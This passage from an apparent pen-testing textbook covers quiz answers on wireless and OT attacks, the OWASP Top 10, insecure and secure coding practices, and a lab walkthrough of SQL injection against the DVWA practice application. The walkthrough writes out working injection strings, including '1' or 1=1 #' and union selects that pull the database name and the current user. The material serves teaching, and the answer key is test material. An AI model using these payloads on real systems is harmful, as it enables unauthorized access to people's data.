   Explanation: Wireless protocol fuzzing typically involves sending many malformed packets with different malformations (packets with format or content errors) to wireless devices to determine how they respond. Packets could be sent using Wi-Fi (802.11), Bluetooth, or NFC protocols.

2. What is a rogue AP?

   Answer: a. an unauthorized access point

   Explanation: Any access point added to a network without permission is considered to be a rogue. Threat actors often add rogue access points to networks to perform on-path/MITM attacks.

Specialized System Attacks and Attack Vectors

3. Specialized systems such as industrial control systems are not vulnerable to wireless attacks from hackers.

   Answer: b. False

   Explanation: Even though specialized systems don't look or act like traditional desktop computers, they still use some of the same hardware, software, and protocols as regular computers and, as a result, can be attacked and compromised.

4. Connecting your personal smartphone to your wireless network at work does not pose any security threats.

   Answer: d. False

   Explanation: Your personal smartphone cannot be automatically made secure by any of the security control systems at your place of work. Steps must be taken, and permissions must be given, to do so. So, if your personal smartphone has security vulnerabilities or malware, it will still have those issues when connected to your work's wireless network.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

5. What is the umbrella term that refers to all systems used to manage industrial processes?

   Answer: b. OT

   Explanation: Operational technology (OT) is an umbrella term referring to all the systems used to manage industrial processes, including SCADA ICS systems.

6. Which types of systems may be exploitable using model manipulation attacks?

   Answer: c. AI

   Explanation: An AI model is the programming that processes user input and produces answers or results. A model manipulation attack somehow alters or tricks an AI model into incorrect, unexpected, or even malicious behavior.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Chapter 10

Application-Based Attack Vectors and Attacks

Chapter Objectives

After reading this chapter and completing the exercises, you will be able to:

1. Describe common application vulnerabilities.
2. Describe secure coding practices.
3. Explain application injection attacks such as SQL, HTML, Code, Command, and LDAP injections.
4. Explain application authentication attacks such as password, session, cookie, redirect, and Kerberos attacks.
5. Explain authorization attacks such as insecure direct object reference, parameter pollution, directory traversal, file inclusion, and privilege escalation attacks.
6. Explain web application attacks such as cross-site scripting (XSS), Domain Object Model (DOM), cross-site request forgery (CSRF/XSRF), server-side request forgery (SSRF), and click jacking attacks.
7. Describe mobile application attack tools.
8. Describe application testing tools useful in pen testing.

Get Real Even the most experienced software developers that design systems with serious security protections in place can have exploitable flaws in their systems. Take Microsoft, for example. In July 2025, it was discovered that Chinese state-sponsored hacker groups Linen Typhoon, Violet Typhoon, and Storm-2603 were able to blow through security measures in Microsoft's SharePoint Server platform and access the data of over 100 organizations worldwide, including U.S. federal and state agencies such as the National Nuclear Security Administration. Cloud-based SharePoint online services hosted by Microsoft were not affected, but on-premises installations (servers created and managed privately by organizations themselves) were vulnerable. Two zero-day (previously unknown) vulnerabilities, now classified as CVE-2025-49704 and CVE-2025-49706, were exploited. The first CVE details a code injection vulnerability that allows threat actors to execute code

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

remotely on a SharePoint server, and the second CVE details an authentication flaw that allows attackers to spoof their identity and bypass authentication. Microsoft has provided a series of patches that correct these vulnerabilities and has directed organizations with on-premises SharePoint servers to apply the patches immediately. This chapter discusses these and many other types of application vulnerabilities and their associated attack vectors.

Software is the weakest link in computer security. In previous chapters, you attacked network protocols and services, probed wireless protocols and services, and used vulnerability scanners to detect flaws in software—including operating systems. Those attacks were possible because of software vulnerabilities in the code implementing the functions and capabilities. Now you can focus on the top level of software—the high-level applications that end users interact with to accomplish daily tasks. High-level applications also use and rely upon flawed networking and operating system software entities. It should be no surprise that applications are also flawed and vulnerable to exploitation.

Like other people in the technology field, the author started his career as a software developer and had little knowledge of security considerations. Prevailing goals were to complete code without compilation errors and to provide other required deliverables on time as dictated by the schedule. The importance of keeping security in mind while creating applications emerged only after years of experience in the cybersecurity field, covering many aspects of technology besides coding. The practice of developing secure code is called SecDevOps, short for security, development (coding), and operations (deploying, managing, and maintaining code). SecDevOps integrates security into the development and operations phases; this way security isn't an afterthought integrated only when coding is complete. That being said, because most software developers today do not have a broad security perspective, plenty of insecure code is still developed.

This chapter discusses common application vulnerabilities and insecure coding practices so you can become familiar with weaknesses in your targets. The chapter also discusses attack vectors and methods that can be used against applications, especially web applications. Web applications are meant to be accessed remotely over the Internet, exposing them to threat actors. Of all the types of applications, web applications have the largest attack surface and are at the greatest risk of being attacked.

Common Application Vulnerabilities and Secure Coding Standards

Certification

4.5 Given a scenario, perform web application attacks using the appropriate tools.

Before you examine and perform specific application attacks, you need to revisit the most common application vulnerabilities. This section also discusses other typical unsecure coding practices and briefly considers secure coding practices. With this information in hand, you will be well equipped to attack applications.

OWASP Top 10 Web Application Vulnerabilities

Recall that the Open Web Application Security Project (OWASP) is a nonprofit foundation dedicated to finding and fighting the causes of web application vulnerabilities. OWASP (www.owasp.org) publishes the "Ten Most Critical Web Application Security Risks" report, which has been built into the Payment Card Industry (PCI) Data Security Standard (DSS). Visiting the OWASP website to learn more about web application vulnerabilities is recommended.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

The OWASP report and its top 10 list are updated every few years. This list not only serves as an advisory to guide software developers to avoid placing these types of vulnerabilities in their code, but also provides pen testers and threat actors with a handy list of attack strategies. This list is ordered by the frequency of occurrence of the flaw in web applications, not by order of severity. If you are hunting for flaws in web applications, vulnerability A01:2021 is the one you would find most often. You can find the current list at the OWASP website (https://owasp.org/www-project-top-ten/).

The 2021 publication of the OWASP Top 10 list has the following entries:

- **A01:2021-Broken Access Control:** This flaw happens when rules are not properly enforced about what authenticated users are allowed to do. Attackers can exploit these flaws to access unauthorized functionality or data, such as find other users' accounts, view sensitive files, modify other users' data, and change access rights. Two aspects to proper access control are correctly defining identities when authenticating entities for access and identifying the specific resources an authenticated entity is allowed to access. Authorization flaws are covered in the upcoming A07:2021 section.
- **A02:2021-Cryptographic Failures:** This occurs when the proper precautions are not taken to protect application data at rest and in transit. Client-side exposure can include sensitive information that is cached and remains on the user's hard drive after an application is used. This is especially dangerous if users check their bank account balances on a public PC, such as one provided at a library, and cached information contains sensitive banking details that an attacker can use to conduct fraud. Server-side encryption of data-at-rest should be used to protect sensitive data, such as passwords and other customer information. To preserve the secrecy of data in-transit, encryption must always be forced by the application.
- **A03:2021-Injection:** This occurs when untrusted data is accepted as input to an application without being properly validated. Any piece of data sent from a web browser to a server could be manipulated and thus represents a potential point of attack. If an attacker can make assumptions about how data might be handled on the server, they can make educated attempts at exploiting the server. Types of injection vulnerabilities include SQL, code, LDAP, and command injection**.**
- **A04:2021-Insecure Design:** If a system is not designed with security in mind, or if the security designed into the system is flawed, the resulting system will have vulnerabilities. This is different from insecure implementation because secure coding (implementation) will not remedy a system whose design is flawed. Similarly, if a system is designed to be secure but the coding is not, that coding will still cause the system to be vulnerable.
- **A05:2021-Security Misconfiguration:** This results from poorly configured technologies on top of which a web application runs. These include the operating system, application server, web server, and services used for maintenance. Configuration baselines and checklists can help administrators prevent security misconfigurations.
- **A06:2021-Vulnerable and Outdated Components:** The use of vulnerable or outdated components causes the web applications using these components to inherit their vulnerabilities. Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.
- **A07:2021-Identification and Authentication Failures:** These failures are prevalent when poor session management, weak encryption schemes, or faulty logic is used to control or protect the authentication process. Developers often "roll their own" authentication or encryption schemes instead of leveraging existing, vetted libraries. One small oversight by a developer can lead to major weaknesses.
- **A08:2021-Software and Data Integrity Failures:** This relates to code and infrastructure that fails to protect a system from security vulnerabilities caused by plugins or libraries that contain vulnerabilities or malicious code, for example. These flawed code units may come from untrusted or corrupted sources.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

- **A09:2021-Security Logging and Monitoring Failures:** These failures can allow attackers to go undetected. Coupled with missing or ineffective integration with incident response, this vulnerability allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper with, extract, or destroy data. Most breach studies show the time to detect a breach is more than 200 days, and breaches are typically detected by external parties rather than internal processes or monitoring.
- **A10:2021-Server-Side Request Forgery (SSRF):** This occurs when a web application acquires resources from a user-supplied URL without first checking that the URL is valid and not malicious.

Unsecure Coding Practices

Besides the specific vulnerabilities outlined in the OWASP Top 10 list, many software developers make basic coding mistakes. Some of these coding mistakes can be used to exploit entire systems, and some provide information that can then be used for attack purposes.

Dangerous Comments in Source Code

Software developers are taught that placing comments in their source code is a good practice. Comments are not part of programming logic but are informational text that describes segments of code. Comments can explain the purpose of a section of code to other software developers or provide insight into the design decisions that guided the code development. In the hands of friendly software developers, comments can be used for good; in the hands of pen testers or threat actors, the information revealed by comments in an application's source code can be used against the application.

Comments are only visible in source code or scripts and are not embedded in the executable files created by compiled source code. Scripting languages such as JavaScript, Python, and Perl are not compiled so the source code is exposed in the scripts themselves. Programming languages such as C, C#, and Java are compiled so the source code is not exposed. Executable application files (such as .exe files) that result from compilation aren't a worry since executables do not contain comments.

Source code should never be made available to unauthorized entities. Following that rule will protect comments from the prying eyes of nefarious actors. Scripts and some web application languages must allow read-access to be executed, so there is no simple way of hiding comments. The best protection for comments in scripts and web applications is to make sure they do not reveal too much information and never contain any security-related information that threat actors might use. If it is operationally feasible to maintain two versions of the web application or script source code, one with comments and one without, only the version without comments should be released for use in production systems.

Information that should not be included in comments are credentials, IP addresses, employee names and contact information, directory structure, and infrastructure details such as server, router, or security hardware information.

Hard-Coded Credentials

Hard-coded credentials refer to the poor software coding practice of including usernames and passwords in source code. It might be convenient for the developer to hard-code credentials for use throughout an application, but if the source code is viewed, the credentials will be in plain sight and likely to be used by threat actors for nefarious purposes. Applications often need credentials to access other resources and services (such as connecting to a database). These credentials should never be hard-coded.

Another possible source of hard-coded credentials are backdoors, which developers include in their code for testing purposes. A backdoor is an authentication method that doesn't require the normal authentication process and instead allows the developer a quick way to connect to an application for testing. If these backdoor credentials are accidentally left in the code of a system in production, and the credentials are hard-coded for all to access, a security breach using the backdoor credentials is likely. Hard-coded backdoor credential flaws have occurred in some home routers.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Poor Error Handling

Application code should not only be written to handle expected input and perform expected functions, but also should be able to handle the unexpected gracefully. Applications usually meet this requirement by including well-designed **error handling** logic that avoids erroneous or dangerous operations that might result from unanticipated input or actions. Threat actors often attempt to compromise an application by providing unexpected input or performing unforeseen actions. For example, an attacker might attempt a buffer overflow attack by entering a huge number into a web form field that expects only a two-digit number or by entering SQL code into a field requesting a username. Good error-handling logic helps to mitigate these types of attacks.

Effective error-handling logic intercepts the unexpected, deals with it, and often gives no indications that the error-handling logic was running. If information must be provided to the user that an application handles an error, the information should be minimal. Reporting too many error-handling details to the user could be used against the application. Error-handling reporting to the user should not reveal the underlying workings of the application because the user could be a hacker looking for clues.

Race Conditions

Race conditions involve the timing of events within a system, specifically when exploiting the timing of events can be used to circumvent security. One example of a race condition occurs when access permissions are determined (perhaps for a user or a system service) long before these permissions are actually used to access a resource. Perhaps the application only checks these permissions once and never checks whether they have been updated. For example, a system service may need permissions to access a resource on a database server. An application checks permissions, finds them to be correct, and then provides those permissions to a system service to access the database server, never checking the permissions again. During the application's execution, access permissions might be changed by an administrator (perhaps due to a security breach), but the application continues with the old configuration, possibly leading to further security breaches. This type of vulnerability is known as a **time of check to time of use (TOC/TOU)** race condition. To avoid this type of race condition, access permissions should be checked by application code just before a resource is accessed.

Unprotected Application Programming Interfaces

An **application programming interface (API)** is a collection of functions provided by an application so that software developers have a mechanism to send requests directly from their own code to the application's code. By using an API, software developers can build capabilities from one application into their own application. For example, YouTube provides a set of API functions that developers can use to embed YouTube capabilities into their own applications and websites. You can find out more details about YouTube's API by reviewing the content at the Google YouTube developer webpage (https://developers.google.com/youtube/).

Calls to API functions should be protected by using encrypted communication channels (such as HTTPS) and should require the application making the API call to authenticate and prove its identity. If an API is not protected by using an encrypted channel, someone eavesdropping could intercept confidential information that may be contained in the API transaction. If an API is not protected by requiring authentication, then anyone with knowledge of how to call the API could gain access to sensitive information or exploit the application to perform undesirable actions. Applications that provide APIs often issue an API key to authorized users that can be used for authentication purposes.

Unsigned Code

Code signing is an important method that can be used to prove to software users that the code can came from the provider they expected, hasn't been tampered with, and can be trusted. The Windows operating system, for example, requires that device driver code be digitally signed, and the signatory must be known to the operating system. If the device driver code is unsigned, or the signatory is not recognized, Windows does not allow the device driver code to be installed. Code signing is a digital security method that uses a code-signing

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

certificate, obtained from an authorized certificate authority, to digitally sign code. Digitally signed code indicates and proves the identity of the entity that created the code. It can also be used to determine if that code is in its original form or has been tampered with and cannot be trusted.

On the other hand, there is no surefire way of proving where a piece of unsigned code came from. It may have come from a trusted source or from a threat actor. Threat actors have been known to provide corrupted versions of code that when integrated into another program (such as an operating system) make that system vulnerable to attack. Unsigned code should be avoided.

Using Hidden Elements in Webpages

Webpages are loaded into browser applications that run on users' computers and communicate with web servers. Some web developers have been known to use HTML hidden elements to communicate information between browsers and web servers, including sensitive information such as usernames, session IDs, and credentials. They reason that since HTML hidden elements aren't displayed in the user's browsers, this information is safe. However, a programming interface for web documents known as the document object model (DOM) can be used to access HTML hidden elements, so it is not secure to use HTML hidden elements to communicate sensitive information between web servers and browsers.

Secure Coding Practices

Secure coding practices have been created to help mitigate security issues that might be introduced by software developers. Unfortunately, not all software developers follow these practices.

A later chapter in this course will discuss coding, secure coding standards, and secure coding practices in detail. Table 10-1 lists some secure coding practices and what they help protect against.

Table 10-1 Secure coding practices

Secure coding practice	Description	Mitigates
Input validation	Information a user enters into an input field is validated to make sure it is the type of information expected. For example, if a login form asks for a username, data entered is checked to make sure it conforms with the format of valid usernames (such as firstname.lastname) and, if not, the input is rejected and not passed on to the web server.	Any attempts to inject commands (such as SQL commands or scripting commands) will fail. Successfully injected SQL commands could provide unauthorized access to database information.
Sanitization	Some characters contained in information users enter are changed to safer characters before being passed to the web server. For example, if a phone number contains dashes and brackets, sanitization could remove these characters and pass the numbers to the web server.	Can help mitigate a variety of injection attacks.
Escaping	This practice encodes portions of input data before passing it to the web server. This is often done with URLs so that certain characters (such as ampersands, apostrophes, and slashes) will not be included.	Can help mitigate intentional or accidental command injection attacks. Ampersands, apostrophes, and slashes are encoded and can't accidentally be interpreted as commands or parts of commands.
Stored procedures	When interacting with a SQL database, software developers should (if possible) use stored procedures provided by the database administrator to manipulate data instead of accessing database tables directly.	Can help hide the structure and content of the SQL database from anyone viewing the code. Can also help mitigate injection attacks.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Self-Check

1. According to the OWASP Top 10 list, what is the most common web application vulnerability?
   a. Authentication flaws
   b. Injection vulnerabilities
   c. Security misconfigurations
   d. Cross-site scripting
2. What secure coding practice helps mitigate injection attacks?
   a. Escaping
   b. Sanitization
   c. Commenting
   d. Input validation

Check your answers at the end of this chapter.

Injection Attacks

Certification

4.5 Given a scenario, perform web application attacks using the appropriate tools.

An **injection attack** is one in which the perpetrator attempts to trick an application and the servers it interacts with into performing unauthorized operations by sending code and commands to the servers using unorthodox methods. The classic example of an injection attack involves entering commands and code into an input field of a web application form. The code and commands that are "injected" into the input field are sent to the web server and may result in the execution of these commands on the web server or on a server that the web server interacts with such as a database server. The executed commands could cause the web server to perform destructive actions such as deleting files or cause a database server to return data contained in its database to the application, which the perpetrator can now view.

SQL Injection Attacks

Recall that **Structured Query Language (SQL)** is a database command language that applications use to interact with database servers supporting SQL. A web application running in a user's browser can read data from and write data to a SQL database on a SQL server. The web server associated with the web application issues the SQL commands to the SQL server.


In a **SQL injection attack**, the threat actor attempts to send SQL commands through a web application to the SQL database server hosting the application's data. Typically, this is done by "injecting" SQL commands into an input field in a web application, hoping that the web server will pass the SQL commands to the SQL server. If a web application uses proper input validation, SQL injection attempts will fail.

Sometimes the injected SQL commands are destructive, asking for the deletion of tables of data or perhaps entire databases. Figure 10-1 shows an example of a SQL injection attempting to delete a table named students from a SQL database.

The injected SQL code often asks the SQL server to return data so that the threat actor can view it. If successful, the returned information will be presented to the exploited application and may be displayed for the threat actor to view. If the application doesn't display the information (or perhaps displays only a small part of the returned information), the threat actor can still use the results to direct further attacks by altering the injected SQL code until the desired results are achieved.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 10-1 SQL injection attempt to delete a table named students



Source: DVWA Vulnerable Web Application


Boolean Blind SQL Injection

A **Boolean blind SQL injection attack** is one in which the threat actor is not sure if the targeted web application and servers are vulnerable to SQL injection so they "blindly" send a few SQL queries to the servers to find out if they return useful data. These SQL injection attacks are Boolean because they make clever use of the Boolean operators "and" and "or" as part of the strategy to trick the targets.

The DVWA target you created in your pen-testing lab has web forms that can be used for practicing and demonstrating SQL injections.

Figure 10-2 demonstrates the results of entering the number 1 in the User ID field and selecting Submit. The text in red is information returned from the resulting SQL query that asks for information associated with User ID number 1.


Figure 10-2 Retrieving information for User ID 1



Source: DVWA Vulnerable Web Application

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 10-3 Attempting a SQL injection



The web application uses a SQL query similar to the following to return this information:

```
select * from <table> where id='1'
```

The name of the table is unknown, so you can use the variable placeholder of <table> in the query.

DVWA has a View Source button in the bottom-right corner. You can click the View Source button to display the actual SQL query:

```
SELECT first_name, last_name FROM users WHERE user_id = '$id';
```

The query provides the name of the table (users), which you can use in future examples. In your pen-testing activities, you may be able to view the source code of webpages to gather intelligence on the structure of SQL queries you are attempting to inject.

The SQL query is passed to the SQL server, which checks the appropriate table for any records that have an id value of '1' and returns the first name and last name information contained in that record. By injecting different SQL commands into the User ID input field, you should be able to discover more information.

A standard ploy for extracting information via SQL injection is to send a query that is logically true for all records so that all records will be returned. The query shown in Figure 10-3 demonstrates such a query.

The information entered in the User ID field is now the following SQL injection:

```
1' or 1=1 #
```

Instead of a simple number, the input now has a single quote, a logical "or" operator, and a hashtag at the end. This input is crafted so that it will be syntactically correct to provide the value 1 for the User ID along with a more complex SQL query. The single quote after the first `1` is included because the web form's query will place the User ID value inside single quotes, so you can complete the first part of the query by adding a single quote. You can then extend the query by adding the `or 1=1` part. The hashtag at the end is a SQL comment indicator, which comments out any SQL command the web application may add at the end. If you omit the single quote after the first `1`, the syntax of the resulting complex SQL query would be incorrect and the SQL injection attempt would fail.

The input data of `1' or 1=1#` translates to the following SQL code:

```
select * from users where id='1' or 1=1
```

That last part is odd—1 always equals 1 so that part is always true. The resulting SQL query will check each record in the table and return those that have an id value of 1 and those records where 1=1. Since 1 always equals 1, that check is true for all records. The `1=1` part of the input has nothing to do with the data in the table; it is simply a logical check. Because that logical check is true every time it is applied to each record, every record is returned. This is the nature of SQL injection—inserting unusual query logic checks that cause the SQL server to give up the goods.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Now that you know how SQL injections work, you can craft more SQL injections in an attempt to gather more information from the SQL database. To retrieve the name of the database, you can attempt the following injection:

```
1' or 1=1 union select null,database() #
```


`Union` is a SQL command that combines data from multiple sources and returns it in one query. The `database()` text is a SQL function that returns the name of the current database. `Null` is placed after the `select` command to allow the query to accept results of any format (Figure 10-4).

The last line of output in Figure 10-4 is `Surname: dvwa`. However, `dvwa` is not a surname but the name of the database. Because the SQL injection is making the web application perform tasks it is not meant to perform, returned information is likely to be labeled and formatted unconventionally.

You may also be able to determine the name of the user currently logged in the server you are querying by using the following injection, also shown in Figure 10-5:


```
1' or 1=1 union select null,user() #
```

Figure 10-4 SQL injection returning the database name



Source: DVWA Vulnerable Web Application

Figure 10-5 SQL injection returning the name of the current user



Source: DVWA Vulnerable Web Application

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
